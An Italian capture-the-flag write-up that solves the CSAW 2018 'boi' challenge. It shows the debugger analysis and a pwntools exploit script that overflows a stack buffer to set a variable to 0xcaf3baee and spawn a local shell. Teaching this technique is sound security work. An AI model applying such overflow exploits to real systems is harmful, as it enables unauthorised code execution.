


Stack Overflow Challenges (Variables)

Davide Gaetano

Novembre 2025

1 Prima Sfida: CSAW 2018 Quals — boi

In questa sfida l'obiettivo è modificare il valore di una variabile nello stack tramite uno stack overflow, in modo da alterare il flusso di esecuzione e ottenere una shell. Iniziamo analizzando il binario dopo l'avvio:



```
(kali㉿kali)-[~/Downloads]  
$ ./boi  
Are you a big boiiiii??  
TEST  
Wed Nov 26 01:53:31 PM EST 2025
```

Figure 1: Esecuzione del programma con input standard

Come primo test forniamo in input la stringa `TEST`, ma invece della shell viene stampata semplicemente la data e l'ora.

Procediamo quindi a verificare le protezioni attive sul binario:

```
(kali㉿kali)-[~/Downloads]
$ pwn checksec boi
[*] '/home/kali/Downloads/boi'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            Canary found
NX:               NX enabled
PIE:              No PIE (0x400000)
Stripped:         No
```

Figure 2: Protezioni implementate

Si nota subito l'assenza di **PIE (Position Independent Executable)**, quindi l'immagine del programma verrà caricata sempre allo stesso indirizzo a ogni esecuzione: questo garantisce che gli offset interni rimangano costanti, semplificando l'analisi.

Analisi preliminare nello stack

Avviando il binario nel debugger, osserviamo che viene riservato spazio nello stack tramite l'istruzione `sub rsp, 0x40`. Subito dopo, una parte dell'area allocata viene inizializzata a zero per accogliere il nostro input. Infine viene collocata la variabile che dovremo sovrascrivere:

```
0x0040065f  mov     qword [buf], 0 ; [buf] inizio del buffer in cui verrà immagazzinato il nostro input e azzeramento
0x00400667  mov     qword [var_30h], 0 ; azzeramento QWORD nello stack
0x0040066f  mov     qword [var_28h], 0 ; azzeramento QWORD nello stack
0x00400677  mov     dword [var_20h], 0 ; azzeramento QWORD nello stack
0x0040067e  mov     dword [var_24h], 0xdeadbeef ; Valore aggiunto nello stack che andrà successivamente sovrascritto
```

Figure 3: Inizializzazione del buffer nello stack

Di seguito è mostrata la porzione dello stack rilevante per la sfida:

```
0x7ffd1fb8b030 0x00000000
0x7ffd1fb8b038 0x00000000
0x7ffd1fb8b040 0xdeadbeef00000000
```

Figure 4: Stack pulito e configurato

La stringa in input verrà inserita a partire dall'indirizzo `0x7ffd1fb8b030` (in formato little endian, quindi caricata da destra verso sinistra). La funzione `read`, che riceve il nostro input, utilizza proprio questo buffer:

```

0x0040068f    lea    rax, [buf] ; Indirizzo del nostro buffer messo in RAX
0x00400693    mov    edx, 0x18 ; 24 ; size_t nbyte
0x00400698    mov    rsi, rax ; void *buf ; il nostro buffer viene usato come argomento
0x0040069b    mov    edi, 0 ; int fildes
0x004006a0    call   read ; sym.imp.read ; ssize_t read(int fildes, void *buf, size_t nbyte)

```

Figure 5: Chiamata a **read** con il buffer come argomento

A questo punto inviamo una sequenza di caratteri **A** (0x41). Il risultato è il seguente:

```

0x7fff812da290 0x4141414141414141 -> ascii
0x7fff812da298 0x4141414141414141 -> ascii
0x7fff812da2a0 0x4141414141414141 -> ascii

```

Figure 6: Sovrascrittura completa della variabile bersaglio

L'intero valore **0xdeadbeef** risulta sovrascritto, come previsto. Tuttavia, per superare la sfida, la variabile deve contenere esattamente il valore **0xcaf3baee**, come mostrato dal controllo interno del programma:

```

0x004006a8    cmp    eax, 0xcaf3baee

```

Figure 7: Confronto interno della variabile

Ecco il contenuto del registro **EAX** in quel momento:

```

rax | 0x41414141 |

```

Figure 8: Valore di EAX

Poiché il valore non corrisponde, la sfida fallisce.

2 Scrittura dell'exploit

Ora è il momento di creare un exploit che:

- invii una quantità di caratteri sufficiente a raggiungere e sovrascrivere la variabile,
- imposti correttamente il valore **0xcaf3baee** per soddisfare la condizione richiesta.

Useremo Python e la libreria **pwntools** per automatizzare l'interazione:

```

from pwn import *

target = process('./boi') #processo interessato

payload = b'\x41' * 20 + p32(0xcaf3baee) #24 byte totali

target.send(payload) #invio payload

target.interactive() #interazione con la shell

```

Figure 9: Script dell'exploit

Eseguendo l'exploit otteniamo la shell:

```

(kali㉿kali)-[~/Downloads]
$ python3 exploit1.py
[+] Starting local process './boi': pid 84865
[*] Switching to interactive mode
Are you a big boiiii??
$ ls
beleaf  Cutter-v2.4.1-Linux-x86_64.AppImage  exploit1.py  usr
boi     DEBIAN                                shellter
$ whoami
kali

```

Figure 10: Shell ottenuta con successo

Fine.